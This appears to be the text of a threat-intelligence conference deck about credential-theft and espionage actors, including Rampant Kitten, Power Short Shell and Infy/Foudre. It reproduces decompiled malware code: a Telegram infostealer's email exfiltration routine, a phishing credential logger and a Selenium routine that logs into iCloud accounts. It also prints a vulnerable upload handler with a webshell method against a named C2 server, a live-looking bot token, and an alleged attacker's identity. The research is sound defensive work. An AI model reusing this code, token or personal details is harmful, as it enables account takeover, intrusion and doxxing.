



← → ↺ cherpa.eu/nnnewwww/resultat.html

Type => Office
IP => 146.190.128.122
TIME => Monday 4th of April 2022 11:23:55 AM
BROWSER => Mozilla Firefox - Windows 10 - en-US
USER AGENT => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:98.0) Gecko/20100101 Firefox/98.0
Email => daniela.c[REDACTED]
Password => lku[REDACTED]

Tunisian Threat Actor - Credentials Theft

- Joined the Telegram group “Meterpreter Data” <https://t.me/+Ji0xT9A41RNhZDM8>
- I have downloaded all exfiltrated credentials and shared messages/photos
- 12,000 victims since 2020 and still active



Tunisian Threat Actor - Credentials Theft

- Updates throughout webhook of legit site

```
api.telegram.org/bot1257337675:AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/getwebhookinfo?chat_id=-1001228517612&parse_mode=HTML
```

```
{"ok":true,"result":{"url":"https://requestbin.net/r/a5prc52q","has_custom_certificate":false,"pending_update_count":0,"max_connections":40,"ip_address":"188.114.97.0"}}
```

- Attacker - Alae Riahi - usage of his real name

```
api.telegram.org/bot1257337675:AAHDZVp72afEEmv4n6WqVFZ-_CxfvOedcso/getchatAdministrators?chat_id=-1001228517612&parse_mode=HTML
```

```
{"ok":true,"result":[{"user":{"id":1257337675,"is_bot":true,"first_name":"MeterpreterData","username":"MeterpreterData_bot"},"status":"administrator","can_be_edited":false,"can_manage_chat":true,"can_change_info":true,"can_post_messages":true,"can_edit_messages":true,"can_delete_messages":true,"can_invite_users":true,"can_restrict_members":true,"can_promote_members":false,"can_manage_video_chats":true,"is_anonymous":false,"can_manage_voice_chats":true},"user":{"id":813669183,"is_bot":false,"first_name":"Alae","last_name":"Riahi","username":"AlaeRiahi"},"status":"creator","is_anonymous":false}]}
```



RiahiAlae

₹ 25000 INR for 5 days


0.0 ★★★★★ (Comments 0)

0.0 \$ ██████████

I can Upload a php script shell to control the server using the cpanel to upload it ... i already did that many times before

Tunisian Threat Actor - Credentials Theft

- SAP consultant by day, hackers at night



Alae Riahi · 3rd

SAP Consultant at Avaxia Consulting

Ben Arous, Ben Arous Governorate, Tunisia · [Contact info](#)


500+ connections

[Message](#)

[More](#)

About

+ SAP Consultant :



Licenses & certifications




Deploying SAP on Google Cloud


Google Cloud - Minnesota

Issued Dec 2021 · No Expiration Date

Credential ID VEAVTYLASLMJ



Tunisian Threat Actor - Credentials Theft



- Tested his phishing lures on his computer
- Including his work email server

Experience



SAP Consultant

Avaxia Consulting · Full-time

Sep 2019 - Present · 2 yrs 8 mos

Tunisia

IP Address = [102.111.6.225](#)

Page = Microsoft Office - Sign in

Time = Fri Jul 10 2020 20:52:03 GMT 0200 (heure d'été d'Europe centrale)

Full Address = Tunisia, Tunis, Tunisia

Country Currency = TND

System = Windows 7 fr-FR

Screen Size = 1366 X 768

Location = <http://127.0.0.1/To%20Static/Office/true/>

user=riahialae@avaxia.com

User-Agent = Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.116 Safari/537.36

OopsSec Meter - Tunisian Threat Actor -score - 78/100

OopsSec Category	Partial	Moderate	Complete
Victim's HeatMap			Identity 10
Attack Vectors mapping		5	
Access C2 backend code			10
Achieve victims exfiltrated data			10
Attacker malicious techniques		7	
Built-in sinkhole capabilities	6		
Attackers communication channels			10
Attribution - identity			Identity - 10
Disinformation attack	5		
Take-Down	Temporary - 5		



Rampant Kitten - Iraninan Threat Actor

- Iranian threat actor - malware and phishing on organizations which the Iran Islamic regime sees as a threat
- FTP exfiltration
 - Files were exfiltrated to the C2 FTP incoming directory.
 - Web server was installed and the webroot directory was configured to the same FTP incoming directory.
 - Theoretical exploitation vector based on server config: Upload a webshell via FTP, execute it via HTTP.



Rampant Kitten - An Iranian Espionage Campaign

September 18, 2020

Name	Artifacts	Dates	Malicious Activity	Properties
TelB Variant	KeePassOnlineCreator.exe B0BC3953C59DA7870 C09D5A739B85C37C1 C079B3A985C5C7D30 D07C9D5A79B85C331.dll E0333A57C7C97CDF1 E03A7C3397CDF57C1	June 2020 – July 2020	Telegram- focused infostealer	SOAP. Delphi 64bit payload. Persistence through Telegram updater.
TelAndExt Variant	TelegramUpdater.exe TelegramUpdater2.exe TelegramUpdater3.exe TelegramUpdater.dll Updater.exe	May 2019 – February 2020	Telegram- focused infostealer	FTP . Delphi 32bit payload. Persistence through Telegram updater.
Python Info Stealer	keyboard-EN.exe speaker-audio.exe audio-driver.exe	February 2018 – January 2020	Focused on – Telegram, Chrome, Firefox, Edge, Paltalk NG Data Exfiltration via FTP	FTP. Python (Pyinstaller)
HookInjEx Variant	DrvUpdt.exe / ehtmlh.exe DrvUpdt.dll / dhtmlh.dll CapDev.exe / rregg.exe uflScan.exe	December 2014 – May 2020	Infostealer (Browsers, audio, keylogging and clipboard)	FTP. C++

Rampant kitten - Iraninan Threat Actor

- Credential theft via Rouge Telegram installer
- Exfiltration files in clear text open for browsing

[illegible]

Rampant kitten - Iraninan Threat Actor



- Telegram code was open to download
- includes the threat actor credentials for sending the victim's data by mail

```
namespace Telegram
{
    // Token: 0x02000012 RID: 18
    public class Mail
    {
        // Token: 0x06000030 RID: 48 RVA: 0x00002F34 File Offset: 0x00001134
        public static void SendEmail(string emailbody, string emailSubject)
        {
            try
            {
                MailMessage mailMessage = new MailMessage("telegram.backups@gmail.com", "telegram.reciver@gmail.com");
                mailMessage.Body = emailbody;
                mailMessage.Subject = emailSubject;
                mailMessage.IsBodyHtml = true;
                new SmtClient("smtp.gmail.com", 587)
                {
                    Credentials = new NetworkCredential
                    {
                        UserName = [REDACTED],
                        Password = [REDACTED],
                    },
                    EnableSsl = true
                }.Send(mailMessage);
            }
            catch (Exception)
            {
                Mail.SendEmail3(emailbody, emailSubject);
            }
        }
    }
}
```

Power Short Shell

- Late 2021- Iranian threat actor infects Farsi speaking victims (Windows machines)
- The threat actor also used Phishing campaign for collecting Gmail and Instagram Credentials



image1.png



image2.png



image3.png



image4.png



image5.png



image6.png



image7.png



image8.png

یک هفته با خامنه‌ای؛ از عاملان کشتار کرونا از جمله رهبر شکایت کنیم

کانون مدافعان حقوق بشر با ارسال نامه‌ای به سازمان ملل، علی خامنه‌ای را مسئول مستقیم کشتار کرونا در ایران معرفی کرد.

مردم در ایران مثل برگ خزان از کرونا می‌میرند؛ خانواده‌ها عزادار شده‌اند و در صف دفن عزیزان‌شان ساعت‌ها می‌مانند. ویدیوهایی از فریادها و گریه‌های عزاداران در شبکه‌های اجتماعی پخش می‌شود که گاه «علی خامنه‌ای»، رهبر جمهوری اسلامی را به ناسزا می‌گیرند. انتقادات به سمت علی خامنه‌ای نشانه رفته است که هشت ماه پیش به صراحت اعلام کرد، وارد کردن واکسن از آمریکا و بریتانیا ممنوع است. از آن زمان تا امروز که به ناگهان رهبر جمهوری اسلامی مجوز ورود واکسن آمریکایی را صادر کرده است، به قیمت مرگ هزاران نفر تمام شد.

Power Short Shell

- CWE-434: Unrestricted Upload of File with Dangerous Type

Upload a webshell via HTTP, execute it via HTTP.

- Write where what - No validations - combine untrusted file name param
 - All file types allowed => what => aspx backdoor
 - Directory traversal on fileName + No unique file names => Where

```
public partial class upload : System.Web.UI.Page
{
    protected void Page_Load(object sender, EventArgs e)
    {
        try
        {
            var filename = Request.QueryString["fn"];
            var folder = Path.Combine(HttpContext.Current.Server.MapPath("~/"), Request.UserHostAddress);
            if (!Directory.Exists(folder))
                Directory.CreateDirectory(folder);
            using (var fileStream = File.Create(Path.Combine(folder, filename)))
            {
                Request.InputStream.Seek(0, SeekOrigin.Begin);
                Request.InputStream.CopyTo(fileStream);
            }
        }
    }
}
```

Power Short Shell

- Phishing - store stolen credentials in **clear text** file out.txt on the C2 web root

kodex Logo

ثبت نام

به کدکس ایران خوش آمدید. حساب کاربری خود را رایگان بسازید.

با گوگل ثبت نام کنید

Google

Welcome

[redacted]@gmail.com

Enter your password

☐ Show password

[Forgot password?](#)

Next

signin.dedyn.io/out.txt

account:google, username:[redacted]@gmail.com, password:[redacted]

account:google, username:[redacted], password:[redacted]

Instagram

Phone number, username, or email

password

Log In

[Forgot password?](#)

Don't have an account? [Sign up](#)




Sign in to iCloud

Apple ID

☐ Keep me signed in

[Forgot Apple ID or password?](#)

Icloud - Automated Two-Factor Authentication Phishing



The user enters in their username and password.

An authentication code is sent to the user's mobile device.

The user enters in their authentication code to log into the application.

Power Short Shell

Initial JS code - send the collected credentials to the .NET code

```
$("#sign-in").on('click', function () {
    $(".pop-container.error.signin-error").remove();
    var form = $("#sign_in_form");

    if (form.hasClass('hide-password')) {
        form.removeClass('hide-password');
        form.addClass('show-password');
        $(this).addClass('disable');
    }

    var account = $("#account_name_text_field").val();
    var passwd = $("#password_text_field").val();
    if (account.length > 0 && passwd.length > 0) {
        var frame = window.top.document.getElementsByTagName('iframe')[0];
        frame.style.display = "none";
        window.top.document.getElementsByClassName('overlay')[0].style.display = "initial";
        $.post("/Social/Check", { account: 'icloud', username: account, password: passwd, country:co },
            function (data, status) {
                window.top.document.getElementsByClassName('overlay')[0].style.display = "none";
                frame.style.display = "initial";
                if (data.status == 'successfully') {
                    top.window.location.href = '/Social/iCloud?finish=true&redirect=' + url;
                }
                else if (data.status == 'sms_code') {
```

100

The Check function logs the credentials to a **downloadable file in clear text**

```
public ActionResult Check(string account, string username, string password, string redirect, string country)
{
    string path = base.Server.MapPath("~/out.txt");
    File.AppendAllText(path, string.Concat(new string[]
    {
        "account:",
        account,
        ", username:",
        username,
        ", password:",
        password,
        "\n"
    })), Encoding.UTF8);
    if (account == "icloud")
    {
        ConcurrentBag<icloudAut> accounts = icloudAut.Accounts;
        icloudAut icloudAut = (accounts != null) ? accounts.FirstOrDefault((icloudAut f) => f.Username == username) : null;
        if (icloudAut == null)
        {
            icloudAut = new icloudAut(username, password, country, base.Server.MapPath("~/PrRaws"), base.Server.MapPath("~/PrRaws"));
        }
        icloudAut.Password = password;
        object arg = icloudAut.Start();
    }
}
```

[illegible]

Power Short Shell

Bypass Apple security checks.

```
public iCloudAut(string username, string password, string country, string RawProfilePath, string ProfilePath, string userAgent)
{
    this.Username = username;
    this.Password = password;
    this.Country = country;
    this.UserAgent = userAgent;
    string sourcePath = RawProfilePath + "\\\" + country + "\\User Data";
    this.Profile = ProfilePath + "\\\" + this.Username.Split(new char[]
    {
        '@'
    })[0];
    iCloudAut.CopyFilesRecursively(sourcePath, this.Profile);
    this.options = new ChromeOptions();
    this.options.AddArgument("user-data-dir=" + this.Profile);
    if (userAgent != null)
    {
        this.options.AddArgument("user-agent=" + this.UserAgent);
    }
    this.driver = new ChromeDriver(this.options);
    if (iCloudAut.Accounts == null)
    {
        iCloudAut.Accounts = new ConcurrentBag<iCloudAut>();
    }
    iCloudAut.Accounts.Add(this);
}

// Token: 0x06000022 RID: 34 RVA: 0x0000252C File Offset: 0x0000072C
private static void CopyFilesRecursively(string sourcePath, string targetPath)
{
    foreach (string text in Directory.GetDirectories(sourcePath, "*", SearchOption.AllDirectories))
    {
        Directory.CreateDirectory(text.Replace(sourcePath, targetPath));
    }
    foreach (string text2 in Directory.GetFiles(sourcePath, "*.*", SearchOption.AllDirectories))
    {
        File.Copy(text2, text2.Replace(sourcePath, targetPath), true);
    }
}
```

Power Short Shell


Usage of Selenium's Web chrome driver to login into the victim's apple account

```
public dynamic Start()
{
    object obj = new ExpandoObject();
    this.driver.Navigate().GoToUrl("https://icloud.com");
    Thread.Sleep(10000);
    WebDriverWait webDriverWait = new WebDriverWait(this.driver, TimeSpan.FromSeconds(60.0));
    webDriverWait.Until<IWebElement>((IWebDriver driver) => driver.FindElement(By.Id("aid-auth-widget-iFrame")));
    IWebElement webElement = this.driver.FindElement(By.Id("aid-auth-widget-iFrame"));
    this.driver.SwitchTo().Frame(webElement);
    webDriverWait.Until<IWebElement>((IWebDriver driver) => driver.FindElement(By.Id("account_name_text_field")));
    IWebElement webElement2 = this.driver.FindElement(By.Id("remember-me"));
    webElement2.Click();
    IWebElement webElement3 = this.driver.FindElement(By.Id("account_name_text_field"));
    webElement3.SendKeys(this.Username);
    IWebElement webElement4 = this.driver.FindElement(By.Id("sign-in"));
    webElement4.Click();
    webDriverWait.Until<IWebElement>((IWebDriver driver) => driver.FindElement(By.Id("password_text_field")));
    Thread.Sleep(2000);
    IWebElement webElement5 = this.driver.FindElement(By.Id("password_text_field"));
    webElement5.SendKeys(this.Password);
    webElement4.Click();
    Thread.Sleep(15000);
    try
    {
        IWebElement webElement6 = this.driver.FindElement(By.Id("errMsg"));
        if (webElement6.Text == "Your Apple ID or password was incorrect.")
        {

```

Power Short Shell

The automation in action



Power Short Shell

- **June 2022 - Follina 0-day** vulnerability used to infect by Power Short Shell
- Timeline:
 - 17/5 - C2 server domain was registered - [hxxps://summit.didns.ru](https://summit.didns.ru)
 - 27/5 - Follina 0day was discovered
 - 14/6 - Patch was released by Microsoft
 - 18/6 - First attack using Follina and PowerShortShell and the C2 server

RESOLUTIONS ⓘ					
☐	1 - 1 of 1	Sort : Last Seen Descending	25 / Page		
	Resolve	Location	Network	ASN	First
☐	188.165.127.159	FR	188.165.0.0/16	16276	2022-05-17
					Last
					2022-07-17

- The C2 server is still using the same vulnerable two aspx pages
 - [hxxps://summit.didns.ru/upload.aspx?fn=](https://summit.didns.ru/upload.aspx?fn=) , [hxxps://summit.didns.ru/upload2.aspx?fn=](https://summit.didns.ru/upload2.aspx?fn=)

Power Short Shell



Apple response


- Apple ID has multiple layers of protection to help protect against unauthorized account access.
 - Our support documentation recommends users utilize
 - strong passwords
 - utilize two-factor authentication
 - provide tips for avoiding phishing attempts
- [Recognize and avoid phishing messages, phony support calls, and other scams - Apple Support](#)

Infy Threat Actor - background - 2007-2015


- First campaign started in 2007 and its still active today

Infy malware was discovered

Targeted attack against
“threats” to the Islamic regime
of Iran - 350 victims
In 35 countries.



VirusTotal metadata	
First submission	2007-08-16 11:08:39 UTC (8 years, 8 months ago)
Last submission	2013-03-18 05:55:29 UTC (3 years, 1 month ago)
File names	06a3cdf1f52bbbbc3fbddb80366c459



Infy Threat Actor - background - 2017

- The lesson was learnt - After 2015 takedown
- 2 step infection chain
 - Foudre - first stage malware called Foudre (Lightning in French) checking if the victim's machine is a valuable machine
 - Tonnerre - 2nd stage - only for valuable victims - Fully Undetectable in 2018 full surveillance capabilities screen captures, audio recording, etc.




Prince of Persia – Ride the Lightning: Infy returns as “Foudre”

Published on August 1, 2017 [Edit article](#) [View stats](#)

The screenshot shows the VirusShare interface for a file named 'launcher.exe'. The file size is 2.29 MB and it was uploaded on 2018-10-05 00:40:57 UTC. The interface includes tabs for DETECTION, DETAILS, BEHAVIOR, CONTENT, SUBMISSIONS, and COMMUNITY. The DETECTION tab is active, showing a table of detection results from various engines.

Engine	Detection Result
Ad-Aware	Undetected
AhnLab-V3	Undetected
ALYac	Undetected
Arcabit	Undetected
Avast-Mobile	Undetected
Avira (no cloud)	Undetected
Bababie	Undetected
BitDefender	Undetected
CAT-QuickHeal	Undetected
CMC	Undetected
CrowdStrike Falcon	Undetected
AgelLab	Undetected
Alibaba	Undetected
Antiy-AVL	Undetected
Avast	Undetected
AVG	Undetected
AVware	Undetected
Baidu	Undetected
Blav	Undetected
ClimAV	Undetected
Comodo	Undetected
Cybereason	Undetected





Infy Threat Actor - background - 2017

- Foudre and Tonnerre implement two anti takedown capabilities:

1. DGA = DOMAIN GENERATION ALGORITHM - every week 101 new C2 domains are generated using a DGA algorithm

ToHex(CRC32("NRV1" + year + month + week_number)) + (".space" | ".net" | ".top" | ".dynu")

The date is derived from RSS feed of legit worldwide news site:



Infy Threat Actor - background - 2017

2. C2 signature verification

- downloads signature file decrypt it using RSA public key
- verifying that the domain is a legit c2 server and not a taken over domain.

C2 signature verification

Foudre uses the lockbox3 Delphi library to verify the C2:

1. Download signature file from the generated domain name C2 with GET request:

GET /de/?d=2017149&t=2017%2D5%2D29%2D%2D12%2D16%2D33

d= {year}{number of days since the beginning of the year}

t = Current time, urlencoded.

2. Save the signature in %appdata%\sig.tmp.

3. Write the clear text string

{domainname}{year}{number of days since the beginning of the year}

in %appdata%\dom.tmp.

The current date is downloaded from [http://feeds.skynews\[.\]com/feeds/rss/home.xml](http://feeds.skynews[.]com/feeds/rss/home.xml) <lastBuildDate> field.

4. Decrypt the signature file with the public key (stored in %all users%\application data\snailDriver V<version>\pub.key)

5. Compare the result with the dom.tmp clear text string.

```
call decrypt_string ; /de/?d=
push [ebp+date]
mov eax, ptr_to_prob_date ; 2017149
push dword ptr [eax]
lea ecx, [ebp+ptr_to_dom]
mov edx, [ebp+pub_key_file_str]
movzx edx, word ptr [edx]
mov eax, offset a26742a ; "267428"
call decrypt_string ; &t=
push [ebp+ptr_to_dom]
lea eax, [ebp+date_and_time]
call urldecode_time_wrapper
mov eax, [ebp+date_and_time]
lea edx, [ebp+temp_url]
call add_to_post_get
push [ebp+temp_url]
lea eax, [ebp+full_url]
mov edx, 6
call Strncat
mov eax, [ebp+full_url]
mov ecx, ptr_to_post_user_agent
mov ecx, [ecx]
mov edx, [ebp+sig_filename]
call download_sig_file_from_c2_server
test al, al
jz dom_failed
```

```
mov ecx, ptr_to_prob_date
mov ecx, [ecx] ; 2017149
lea eax, [ebp+ptr_to_dom]
mov edx, [ebp+c2_hostname_with_space]
call add_string_to_struct
mov edx, [ebp+ptr_to_dom] ; 39451f31.space2017149
